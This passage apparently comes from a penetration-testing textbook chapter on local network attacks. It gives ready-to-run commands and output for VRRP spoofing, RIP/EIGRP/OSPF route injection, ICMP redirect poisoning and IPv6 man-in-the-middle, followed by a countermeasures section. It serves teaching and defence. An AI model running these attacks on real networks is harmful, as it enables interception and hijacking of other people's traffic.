[52] http://www.gotohack.org/2011/01/scapy-hsrp-md5-auth-dissecter-to.html

[53] VRRPv3 does not support authentication.

```
>>> vrrp = VRRP(vrid=1, priority=255, addrlist=["10.0.0.7", "10.0.0.8"], ipcount=2,
auth1='abc123')
>>> send(ip/udp/vrrp, iface='eth1', inter=3, loop=1)
```

**RIP**

Three versions of the *Routing Information Protocol* exist—RIP[54], RIPv2[55], and RIPng[56]. RIP and RIPv2 use UDP datagrams sent to peers via port 520, whereas RIPng broadcasts datagrams to UDP port 521 via IPv6 multicast. RIPv2 introduced MD5 authentication support. RIPng does not incorporate native authentication, but relies on optional IPsec AH and ESP headers[57] found within IPv6 to provide integrity.

RIP peers (including client systems, servers, and routers) process unsolicited route advertisements in many cases. Consider the environment shown in Figure 5-16. Using Nemesis and Scapy we can inject a new route on the victim host (10.0.0.5), specifying the new gateway for the destination server (10.2.0.10) as 10.0.0.100.





*Figure 5-16. A simple local area network*

Nemesis requires setup and configuration within Kali Linux. Download the source code from *http://nemesis.sourceforge.net*, unpack to */root/nemesis-1.4/*, and follow these steps:

```
cd
wget http://ips-builder.googlecode.com/files/libnet-1.0.2a.tar.gz
tar xvfz libnet-1.0.2a.tar.gz
cd Libnet-1.0.2a/
```

[54] RFC 1058

[55] RFC 2453

[56] RFC 2080

[57] IPsec security features are described in Chapter 10

```
./configure
make && make install
cd ../nemesis-1.4/
./configure -with-libnet-includes=/root/Libnet-1.0.2a/include -with-libnet-
libraries=/root/Libnet-1.0.2a/lib
make && make install
```

Nemesis and Scapy attack syntax used for each RIP protocol version is as follows:

RIPv1

```
nemesis rip -c 2 -V 1 -a 1 -i 10.2.0.10 -m 1 -V 1 -S 10.0.0.100 -D 10.0.0.5
```

RIPv2

```
nemesis rip -c 2 -V 2 -a 1 -i 10.2.0.10 -k 0xffffffff -m 1 -V 1 -S 10.0.0.100 -D
10.0.0.5
```

RIPng (IPv6)

```
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> load_contrib("ripng")
>>> ip = IPv6(src="2001:1234:cafe:babe::1", dst="ff02::9")
>>> udp = UDP()
>>> ripng = RIPngEntry(prefix="2001:1234:dead:beef::/64",
nexthop="2001:1234:cafe:babe::1")
>>> send (ip/udp/ripng, iface='eth0', inter=3, loop=1)
```

### EIGRP

Enhanced Interior Gateway Routing Protocol (EIGRP) is Cisco proprietary and may be run with[58] or without authentication. Coly[59] can be used to both capture EIGRP broadcasts and inject packets to manipulate routing configuration, as demonstrated by Example 5-19.

*Example 5-19. Installing and executing Coly under Kali Linux*

```
root@kali:~# svn checkout http://coly.googlecode.com/svn/trunk/ coly-read-only
A    coly-read-only/coly.py
Checked out revision 13.
root@kali:~# cd coly-read-only/
root@kali:~/coly-read-only# ./coly.py
EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/
kali(router-config)# interface eth1
Interface set to eth1, IP: 10.0.0.100
kali(router-config)# discover
Discovering Peers and AS
Peer found: 10.0.0.3 AS: 50
AS set to 50
Peer found: 10.0.0.2 AS: 50
kali(router-config)# hi
Hello thread started
kali(router-config)# inject 10.2.0.0/24
Sending route to 10.0.0.3
Sending route to 10.0.0.2
```

[58] Using keyed MD5 or HMAC-SHA-256

[59] https://code.google.com/p/coly/

At this point, the EIGRP peers (10.0.0.2 and 10.0.0.3) will route traffic destined for the remote 10.2.0.0/24 network to us (via 10.0.0.100). We could also specify an individual host, such as 10.2.0.10/32, or a larger range such as 10.2.0.0/16.

> Although it is possible to crack MD5 and HMAC-SHA-256 keys used for authentication within EIGRP environments (as described earlier in this chapter), I'm not aware of any publicly available tools that support the crafting of authenticated packets.

**OSPF**

Most OSPF[60] (*Open Shortest Path First*) environments use MD5 to provide authentication between routers. Tools including Loki and John the Ripper can capture and attack MD5 hashes to reveal the key, which may then be used to advertise new routes, as demonstrated by Figure 5-17. The route parameters are set using the *Injection* tab, and the key set under *Connection*.





*Figure 5-17. Advertising a new OSPF route using Loki*

To install and execute Loki within Kali Linux, follow these steps:

```
wget https://www.ernw.de/wp-content/uploads/pylibpcap_0.6.2-1_i386.deb
```

[60] RFC 2328 (OSPFv2) and RFC 5340 (OSPFv3)

```
wget http://ftp.us.debian.org/debian/pool/main/p/python-dpkt/python-dpkt_1.6+svn54-
1_all.deb
wget
http://snapshot.debian.org/archive/debian/20110406T213352Z/pool/main/o/openssl098/l
ibssl0.9.8_0.9.8o-7_i386.deb
wget http://ftp.us.debian.org/debian/pool/main/libd/libdumbnet/python-dumbnet_1.12-
3.1_i386.deb
wget https://www.ernw.de/wp-content/uploads/loki_0.2.7-1_i386.deb
dpkg -i pylibpcap_0.6.2-1_i386.deb
dpkg -i libssl0.9.8_0.9.8o-7_i386.deb
dpkg -i python-dpkt_1.6+svn54-1_all.deb
dpkg -i python-dumbnet_1.12-3.1_i386.deb
dpkg -i loki_0.2.7-1_i386.deb
/usr/bin/loki.py
```

### ICMP Redirect Messages

A number of operating systems, including Apple OS X Yosemite 10.10 and prior[61], update local routing table entries upon parsing ICMP redirect (type 5) messages. The vulnerability was extensively exploited in 2014, as reported by Zimperium[62].

Example 5-20 demonstrates how to use the SpiderLabs Responder *Icmp-Redirect.py* utility to reconfigure the routing table of a victim host (10.0.0.5), specifying the gateway for a particular destination (10.2.0.10 in this case) as 10.0.0.100.

*Example 5-20. ICMP redirect spoofing within Kali Linux*

```
root@kali:~# cd /usr/share/responder/
root@kali:/usr/share/responder# chmod a+x Icmp-Redirect.py
root@kali:/usr/share/responder# ./Icmp-Redirect.py -I eth0 -i 10.0.0.100 -g
10.0.0.1 -t 10.0.0.5 -r 10.2.0.10

ICMP Redirect Utility 0.1.
Created by Laurent Gaffie, please send bugs/comments to lgaffie@trustwave.com

This utility combined with Responder is useful when you're sitting on a Windows
based network.
Most Linux distributions discard by default ICMP Redirects.
Note that if the target is Windows, the poisoning will only last for 10mn, you can
re-poison the target by launching this utility again
If you wish to respond to the traffic, for example DNS queries your target issues,
launch this command as root:

iptables -A OUTPUT -p ICMP -j DROP && iptables -t nat -A PREROUTING -p udp --dst
10.2.0.10 --dport 53 -j DNAT --to-destination 10.0.0.100:53

[ARP]Target Mac address is : 00:17:f2:0f:5d:19
[ARP]Router Mac address is : 00:50:56:e2:a7:d5

[ICMP]10.0.0.5 should have been poisoned with a new route for target: 10.2.0.10.
```

[61] CVE-2015-1103

[62] https://blog.zimperium.com/doubledirect-zimperium-discovers-full-duplex-icmp-redirect-attacks-in-the-wild/

## IPv6 Network Discovery

The Neighbor Discovery Protocol[63] (NDP) defines five ICMPv6 message types used to organize and configure local IPv6 networks, as listed in Table 5-9. Tools exist that leverage these protocols to identify local IPv6 nodes and launch man-in-the-middle attacks, as described in the subsequent sections.

*Table 5-9. IPv6 NDP messages*

| Message | ICMPv6 type | Description |
|---|---|---|
| Router solicitation | 133 | Used by nodes to locate routers on the link |
| Router advertisement | 134 | Used by routers to advertise their presence, along with link and prefix parameters. Advertisements are sent periodically by routers, or to hosts when responding to solicitation requests |
| Neighbor solicitation | 135 | Used by nodes to determine the link addresses of IPv6 neighbors, and verify that neighbors are reachable via cached addresses |
| Neighbor advertisement | 136 | Used by nodes to respond to solicitation messages, providing IPv6 and link address details |
| Redirect | 137 | Used by routers to inform nodes of a better first hop for a given destination prefix |

Figures 5-18 and 5-19 demonstrate router and neighbor discovery. NDP operates on the data link layer, using broadcasts sent to Ethernet multicast addresses. Local transport layer protocols are also used within IPv6 environments for host configuration—primarily DHCPv6 to configure DNS, and WPADv6 to describe web proxy settings.

[63] RFC 4861




*Figure 5-18. IPv6 router advertisement*




*Figure 5-19. IPv6 neighbor solicitation and advertisement*

**Local IPv6 Host Enumeration**

The THC IPv6 toolkit[64] and Metasploit include modules to identify local IPv6 hosts. Example 5-21 demonstrates *ping6* used within Kali Linux to broadcast a ICMPv6 echo message to ff02::1 (IPv6 multicast), revealing the available hosts (via *eth1*). Nmap may then be used to scan individual hosts, as shown in Example 5-22. Within IPv6, fe80::/10 is the reserved prefix for link-local addresses.

*Example 5-21. Identifying IPv6 neighbors using ping6*

```
root@kali:~# ping6 -c2 -I eth1 ff02::1
PING ff02::1(ff02::1) from fe80::20e:c6ff:fef0:2965 eth1: 56 data bytes
```

[64] https://github.com/vanhauser-thc/thc-ipv6

```
64 bytes from fe80::20e:c6ff:fef0:2965: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from fe80::1a03:73ff:fe27:35a8: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::217:f2ff:fe0f:5d19: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::426c:8fff:fe2a:e708: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::e4d:e9ff:fec5:8f53: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from fe80::3ed9:2bff:fe9f:bc94: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from fe80::ba2a:72ff:fef1:b747: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from fe80::a2d3:c1ff:fed1:2a8e: icmp_seq=1 ttl=64 time=2.18 ms
```

*Example 5-22. Running Nmap against a valid IPv6 address*

```
root@kali:~# nmap -6 -e eth1 -sSVC -F fe80::217:f2ff:fe0f:5d19

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-17 15:01 EDT
Nmap scan report for fe80::217:f2ff:fe0f:5d19
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|   1024 56:17:24:77:ab:fc:d0:9f:ad:91:79:3d:1a:80:49:c6 (DSA)
|_  2048 af:f8:27:9f:b1:ab:4b:c0:67:e4:e0:06:2f:4b:5f:68 (RSA)
88/tcp   open  kerberos-sec Heimdal Kerberos (server time: 2015-08-17 19:02:00Z)
5900/tcp open  vnc          Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
MAC Address: 00:17:F2:0F:5D:19 (Apple)
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00:17:f2:0f:5d:19
|_      manuf: Apple
```

Hosts within hardened environments may not respond to ICMPv6 echo requests, but will parse router advertisement messages if they support *stateless address autoconfiguration* (SLAAC). Mathew Rowley's Metasploit module[65] exploits this behavior—a router with a fake prefix of 2001:1234:dead:beef::/64 is advertised, neighbor solicitation messages gathered, and the prefix replaced with fe80::/10 to identify valid link-local addresses (as shown in Example 5-23).

*Example 5-23. Obtaining link-local IPv6 addresses via router advertisement*

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement
msf auxiliary(ipv6_neighbor_router_advertisement) > set INTERFACE eth1
msf auxiliary(ipv6_neighbor_router_advertisement) > run

[*] Sending router advertisement...
[*] Listening for neighbor solicitation...
[*]    |*| 2001:1234:dead:beef:5ed:a8d7:d46b:7ec
```

65 http://www.rapid7.com/db/modules/auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement

```
[*]    |*| 2001:1234:dead:beef:92b1:1cff:fe8e:e5d3
[*]    |*| 2001:1234:dead:beef:3ed9:2bff:fe9f:bc94
[*]    |*| 2001:1234:dead:beef:b4:3cff:fecb:eb14
[*]    |*| 2001:1234:dead:beef:1a03:73ff:fe27:35a8
[*]    |*| 2001:1234:dead:beef:e4d:e9ff:fec5:8f53
[*] Attempting to solicit link-local addresses...
[*]    |*| fe80::5ed:a8d7:d46b:7ec -> 90:b1:1c:65:0c:09
[*]    |*| fe80::92b1:1cff:fe8e:e5d3 -> 90:b1:1c:8e:e5:d3
[*]    |*| fe80::3ed9:2bff:fe9f:bc94 -> 3c:d9:2b:9f:bc:94
[*]    |*| fe80::b4:3cff:fecb:eb14 -> 02:b4:3c:cb:eb:14
[*]    |*| fe80::1a03:73ff:fe27:35a8 -> 18:03:73:27:35:a8
[*]    |*| fe80::e4d:e9ff:fec5:8f53 -> 0c:4d:e9:c5:8f:53
```

**Intercepting Local IPv6 Traffic**

The THC IPv6 toolkit includes three utilities used by adversaries to impersonate neighbors and routers, as listed Table 5-10. In addition to these data link attacks, rogue DHCPv6 and WPADv6 services may be used to proliferate name server and web proxy addresses to clients.

*Table 5-10. THC IPv6 tools inducing traffic interception*

| Utility | Method | Purpose |
|---|---|---|
| *parasite6* | Neighbor advertisement | Impersonate a given IPv6 node |
| *fake_router6* | Router advertisement | Advertise a new default IPv6 gateway |
| *redir6* | Redirect spoofing | Inject a router between victim and target |

Many native IPv4 environments contain hosts that support (and prefer) IPv6, including Microsoft Windows and Apple OS X. Figure 5-20 demonstrates how, upon configuring a rogue IPv6 gateway in the environment, we can create an overlay network to compromise traffic.





*Figure 5-20. Implementing a malicious IPv6 overlay network*

A DNS server is used to provide IPv6 destinations for lookup requests from clients, ensuring that sessions to IPv4 destinations are routed via our rogue IPv6 gateway. The process is shown in Figure 5-21.





*Figure 5-21. Serving IPv6 DNS responses to clients*

Practical execution of this attack involves the following:

- Configuration of a NAT64 gateway, performing IPv6-to-IPv4 translation
- Configuration of a DNS64 server, providing IPv6 responses to IPv4 DNS requests
- IPv6 router advertisement using *fake_router6*
- Proliferation of the DNS64 configuration using DHCPv6

The Evil Foca utility[66] for Windows automates the attack. To prepare a Kali Linux IPv6 attack platform, review the InfoSec Institute tutorial[67] that provides step-by-step instructions for NAT64, DNS64, DHCPv6, and optional NAT-PT configuration. Jonathan Cran's *Practical Man in the Middle* slides[68] also detail the attack (amongst others).

> Scapy is a very powerful tool that may be used to craft Ethernet frames and IPv6 packets. Philippe Biondi and Arnaud Ebalard's 166-page *Scapy and IPv6 networking* presentation[69] details advanced testing tactics that can be adopted.

[66] https://www.elevenpaths.com/labstools/evil-foca/index.html

[67] http://resources.infosecinstitute.com/slaac-attack/

[68] http://www.slideshare.net/jcran/practical-mitm-forpentesters

[69] http://www.secdev.org/conf/scapy-IPv6_HITB06.pdf

#### Reviewing local IPv6 configuration

Native commands within Linux, Apple OS X, and Microsoft Windows used to show cached IPv6 neighbors and routing configuration are listed in Table 5-11. These may be used to test your attack platform and ensure that advertisement messages are being propagated correctly. Use *ifconfig* (Linux, OS X) and *ipconfig* (Windows) to display network interfaces and their IPv6 configuration.

*Table 5-11. Local IPv6 commands*

| Platform | Goal | Command |
|---|---|---|
| Apple OS X | Show neighbors | `ndp -an` |
| Apple OS X | Show IPv6 routes | `netstat -f inet6 -nr` |
| Linux | Show neighbors | `ip -6 neigh` |
| Linux | Show IPv6 routes | `netstat -6nr` |
| Windows | Show neighbors | `netsh interface ipv6 show neighbors` |
| Windows | Show IPv6 routes | `netsh interface ipv6 show routes` |

## Identifying Local Gateways

Within environments there often exist multiple routes to systems and networks. Upon building a list of MAC addresses within the local broadcast domain, use *gateway-finder.py*[70] to identify hosts that support IPv4 forwarding. Example 5-24 demonstrates the process, which can also be applied to IPv6 (requiring a patch to the script).

*Example 5-24. Installing and using gateway-finder.py under Kali Linux*

```
root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git
root@kali:~# cd gateway-finder/
root@kali:~# arp-scan -l | tee hosts.txt
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.0.100      00:13:72:09:ad:76       Dell Inc.
10.0.0.200      00:90:27:43:c0:57       INTEL CORPORATION
10.0.0.254      00:08:74:c0:40:ce       Dell Computer Corp.

root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i 209.85.227.99
gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder
[+] Using interface eth0 (-I to change)
[+] Found 3 MAC addresses in hosts.txt
[+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
[+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
```

# Local Network Discovery Recap

Individual tactics adopted to evaluate and attack local protocols vary from network-to-network. At a high-level there are two iterative phases, as described by Figure 5-22.

[70] https://github.com/pentestmonkey/gateway-finder

Active network attack tactics (e.g. VLAN hopping and ARP cache poisoning) are used to change network state, and passive sniffing yields network topology information and sensitive data.





*Figure 5-22. The iterative approach to local network testing*

Common active data link (OSI layer 2) attack methods are as follows:

- ARP cache poisoning to manipulate traffic flow between local hosts
- CAM table overflow, causing a switch to broadcast frames to all ports
- Accessing privileged VLANs through dynamic trunking or double-tagging
- Compromise and offline cracking of 802.1X credentials (requiring network access)
- Cisco CDP flooding, resulting in the local switch hanging (denial of service)
- Cisco CDP spoofing to advertise fake devices, inducing management software connection (e.g. SNMP) and compromise of credentials or sensitive data
- Modifying 802.1D STP traffic flow via spoofed BPDU frames

Active local network (OSI layer 3) attack methods include:

- Use of rogue DHCP and WPAD servers to modify the configuration of clients
- Service of malicious boot images via PXE to compromise user credentials and launch hardware-layer attacks against vulnerable hosts (e.g. BIOS attacks)
- LLMNR, NBT-NS, and mDNS spoofing to direct users to malicious services
- Router impersonation via HSRP, EIGRP, OSPF, and other protocols
- IPv6 discovery protocol spoofing, resulting in man-in-the-middle
- Identification of hosts supporting IP forwarding (used to route traffic elsewhere)

# Local Network Attack Countermeasures

Upon realizing that a local environment may be hostile, a number of countermeasures can be considered. A very effective broad mitigation against man-in-the-middle and rogue server attacks is to enforce transport security (via IPsec or TLS) along with strong authentication through certificate validation.

Many 802.1X attacks are mitigated supplicant-side, via the client system:

- Always validating the X.509 certificate of the authenticator
- Specifying the CN values of valid authenticators (RADIUS servers)
- Failing-safe by not prompting the end user on security exceptions

Cisco-specific data link security features to be considered include:

- Enable *port security* to limit the number of MAC addresses assigned to a port
- Disable CDP support to prevent denial of service against the switch
- Enable *bdpu-guard* and *root guard* to mitigate STP attacks
- Use *unknown traffic flood control* features[71] to limit layer 2 broadcast attacks
- To avoid CPU exhaustion via OSPF, EIGRP, and RIP packets having priority, set an ACL untrusted ports to drop traffic destined for UDP port 520, and packets using IP protocols 88 and 89

Generic data link attack mitigations are as follows:

- Set switch ports to *access* mode and disable dynamic trunking
- Establish VLANs to prevent untrusted users from having data link (layer 2) access to sensitive systems or devices, such as servers, and workstations used by IT operations and administrative staff
- Disable unused Ethernet ports and place them in an unused VLAN
- Always use a dedicated VLAN ID for trunk ports
- Avoid using the default VLAN ID value '1' where possible
- Use private VLAN (port isolation) features where possible, to prevent client workstations and systems from interacting with one another

Network and application layer countermeasures include:

- Disable IPv6 if it is not explicitly required to prevent overlay network attacks
- Disable multicast name resolution and NetBIOS over TCP/IP in Windows
- Disable Bounjour / zero-configuration functionality within Apple OS X and Linux
- Establish ACLs on ports that do not use isolation so that private VLAN attacks (routing traffic via a gateway to an isolated port) are not effective

---

[71] http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/blocking.html

